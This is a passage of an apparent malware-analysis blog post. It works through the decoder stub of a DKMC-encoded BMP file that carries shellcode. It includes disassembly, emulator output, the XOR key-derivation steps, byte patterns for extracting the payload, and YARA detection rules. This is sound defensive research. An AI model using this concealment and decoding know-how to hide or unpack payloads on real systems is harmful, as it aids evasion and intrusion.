0000000B 89CB                  MOV EBX,ECX   --> Set ebx to 0 ?
0000000D 6A04                  PUSH 00000004 --> push value 4 to the stack
0000000F 5A                    POP EDX       --> set ebx to 4 ?
00000010 68568FB6A3            PUSH A3B68F56 --> random value
00000015 5F                    POP EDI
00000016 FF30                  PUSH DWORD PTR [EAX] --> Pointer to encoded data ?
00000018 59                    POP ECX
00000019 0FC9                  BSWAP ECX  --> Reverse
0000001B 43                    INC EBX    --> Increment the Counter.
0000001C 31D9                  XOR ECX,EBX  --> ???
0000001E 81F9E1EE2AF2          CMP ECX,F22AEEE1  --> Compare Magic value to index
00000024 68D725B05B            PUSH 5B8025D7 --> Random Value
00000029 5F                    POP EDI
0000002A 75EA                  JNE 00000116  Loop Index "ecx" while not equal to Magic.
0000002C 0FCB                  BSWAP EBX   --> Reverse Magic/ Index value
0000002E B99F000000            MOV ECX,0000009F
00000033 01D0                  ADD EAX,EDX  --> add 4 to the position of the start of encoded Data
00000035 3118                  XOR DWORD PTR [EAX],EBX  --> Xor Four bytes with the calculated key then loop
00000037 68B839F522            PUSH 22F539B8  --> Random Number
0000003C 5E                    POP ESI
0000003D E2F4                  LOOP 00000133
0000003F 2D78020000            SUB EAX,00000278 --> Possible Decoded length ?
00000044 FFE0                  JMP EAX
00000046 E8B7FFFFFF            CALL 00000002  --> end of decoding routine.
0000004B F4                    HLT            --> Start of encoded data.
0000004C 0140DA                ADD DWORD PTR [EAX-26],EAX
0000004F FA                    CLI
00000050 C3                    RET
00000051 2C3B                  SUB AL,3B
00000053 06                    PUSH ES
00000054 2BCE                  SUB ECX,ESI
00000056 B2E3                  MOV DL,E3
00000058 1A6E5F                SBB CH,BYTE PTR [ESI+5F]
0000005B 8D7B9E                LEA EDI,[EBX-62]
0000005E B054                  MOV AL,54
00000060 27                    DAA
00000061 256912A0DC            AND EAX,DCA01269
00000066 1309                  ADC ECX,DWORD PTR [ECX]
00000068 9C                    PUSHFQ
00000069 E41D                  IN AL,1D
0000006B 37                    AAA
0000006C D402                  AAMB 02
```

In order to get a better handle on what was in what registers I ran it thru Scdbg.



```
Loaded 2cb bytes from file C:\Users\JOEUSE~1\Desktop\DECODE~1.BIN
Memory monitor enabled..
Memory monitor for dlls enabled..
Initialization Complete..
Dump mode Active...
Max Steps: -1
Using base offset: 0x401000

401019   opcode 0f c9 not supported

401019   0FC9                           bswap ecx               step: 13  foffset: 19
eax=40104b    ecx=da4001f4  edx=4         ebx=0
esp=12fe00    ebp=12fff0    esi=0         edi=a3b68f56   EFL 44 P Z

40101b   43                             inc ebx
40101c   31D9                           xor ecx,ebx
40101e   81F9E1EE2AF2                   cmp ecx,0xf22aeee1
401024   68D725805B                     push dword 0x5b8025d7

Stepcount 13
Primary memory: Reading 0x2cb bytes from 0x401000
Scanning for changes...
No changes found in primary memory, dump not created.

Analysis report:

Signatures Found:  None
No Api were called can not scan for api table...

Memory Monitor Log:
```

If we look close at this report we see it fails at the op code 0x0FC9 . The “BSWAP ECX”

It was still enough to help me understand the values in the registers at the time.

I may not fully understand all of what the assembly is doing but I’m able to understand enough to work out how to decode it.

If you look at the above screenshot of the assembly you can see the notes from what I think I understand on how it works.

If we look back at the the source code we can see it lines up where I have commented as random.

Here are my notes on how the function works to decode the bytes.

```
Take first 4 bytes of Encoded Data. = F4 01 40 DA

Reverse Bytes = DA4001F4

ByteData Xor Magic

0xDA4001F4 Xor 0xE1EE2AF2 ==  0x3BAE2B06

Reverse Result of xor = 0x062BAE3B <-- this is the key to decode the remaining bytes.
```

Here I am just reversing the first 4 bytes of the encoded data instead of the “Magic” Value” as it appears in the assembly.

The next step is to build a tool to extract the shell code.

I first start by importing the entire bmp file into the tool. I then extract the offset. Next Jump to the offset.

Next I extract the data from the offset to the end of the file. We no longer need the bytes before the offset.

Since I write all of my tools in vb.net and I have not found a good way to do byte array searches in byte arrays. So I will convert these remaining bytes to a hex string and work with the data as a hex string.

Just a note It is very resource intensive to convert a file that size to a hex string to try and parse it that way. (I tried)

Since I am now working with strings of hex I can now search for the unique byte sequence as a string instead of a byte array to do the compare with the byte code before the “Magic value” in order to find and extract it.

```
58[RAND2]\xff\x30\x59\x0f\xc9\x43\x31\xd9\x81\xf9[MAGIC]\x68[RAND3]\x75
```



Since this sequence will be in every file we can do a search for it and then locate the Magic value in the hex string. Once we find that sequence before the “Magic” we can then extract the next 4 bytes (8 Chars) for the “Magic”.

Next we have to locate the start of the encoded data. For that we can find what this function ends with.


```
"\xeb\x44\x58\x68[RAND1]\x31\xc9\x89\xcb\x6a\x04\x5a\x
4]\xe2\xf4\x2d[SIZE]\xff\xe0\xe8\xb7\xff\xff\xff"
```

You may also notice another value we could extract. The size of the encoded data. We could get that so there is not extra nonsense data in the decoded shellcode.

So after we put all of this together we end up with the new tool.



If we load the hex string shellcode into another tool I'm working on we get.



Loading...

One thing to note. For this type of shellcode the first byte is always 0xFC and the second byte will vary depending on if it is a 32 bit or 64 bit shellcode.

So the question would be how do you find a file encoded with this.

With a few pointers from Florian Roth @cyb3rops I was able to create this Yara rule.

```
rule DKMC_Picture_File {
meta:
  description = “Detects DKMC encoded bmp file with shell code”
  author = “David Ledbetter @Ledtech3”
  reference = “https://github.com/Mr-Un1k0d3r/DKMC”
  date = “2019-27-02”

strings:
    $my_hex_string1 = { 424DE9 }
    $my_hex_string2 = { 31D981F9 }
    $my_hex_string3 = { E8B7FFFFFF }
condition:

$my_hex_string1 at 0 and $my_hex_string2 and $my_hex_string3

}
```

After sending this to him he modified it to do the first 3 byte search as UInteger.

Here is the modified version.

```
rule DKMC_Picture_File {
  meta:
    description = “Detects DKMC encoded bmp file with shell code”
    author = “David Ledbetter @Ledtech3”
    author = “Florian Roth @cyb3rops” // modified first 3 bytes to be detected as Uint.
    reference = “http://github.com/Mr-Un1k0d3r/DK …”
    date = “2019-27-02”
  strings:
    $my_hex_string2 = { 31D981F9 }
    $my_hex_string3 = { E8B7FFFFFF }
  condition:
    uint16(0) == 0x4d42 and uint8(2) == 0xE9 and
    $my_hex_string2 and $my_hex_string3
}
```

I’m not sure if it is faster or not but both do find the sample I have.

A Search on Hybrid Analysis didn’t find anything using the yara rules.

A retro hunt by Florian Roth @cyb3rops On VirusTotal resulted in several hits for this rule.

Here is the Pastebin of the found hashes here .

Well that is it for this time I hope you learned as much as I did.

Share this:

Twitter Facebook

Like 


One blogger likes this.

Related

Those Pesky Powershell Shellcode's And How To Understand Them
In "Malware"

A deeper look at Equation Editor CVE-2017-11882 with encoded Shellcode
In "Malware"

PowerShell encoding used for Emotet Downloader
In "Malware"



About pcsxcetrasupport3

My part time Business, I mainly do system building and system repair. Over the last several years I have been building system utility's in vb script , HTA applications and VB.Net to be able to better find the information I need to better understand the systems problems in order to get the systems repaired and back to my customers quicker.

View all posts by pcsxcetrasupport3 →

This entry was posted in Malware, PowerShell, security and tagged Malware Analysis, Security, Shellcode. Bookmark the permalink.

← A deeper look into a wild VBA Macro

A look at Stomped VBA code and the P-Code in a Word Document →

Leave a Reply

Enter your comment here...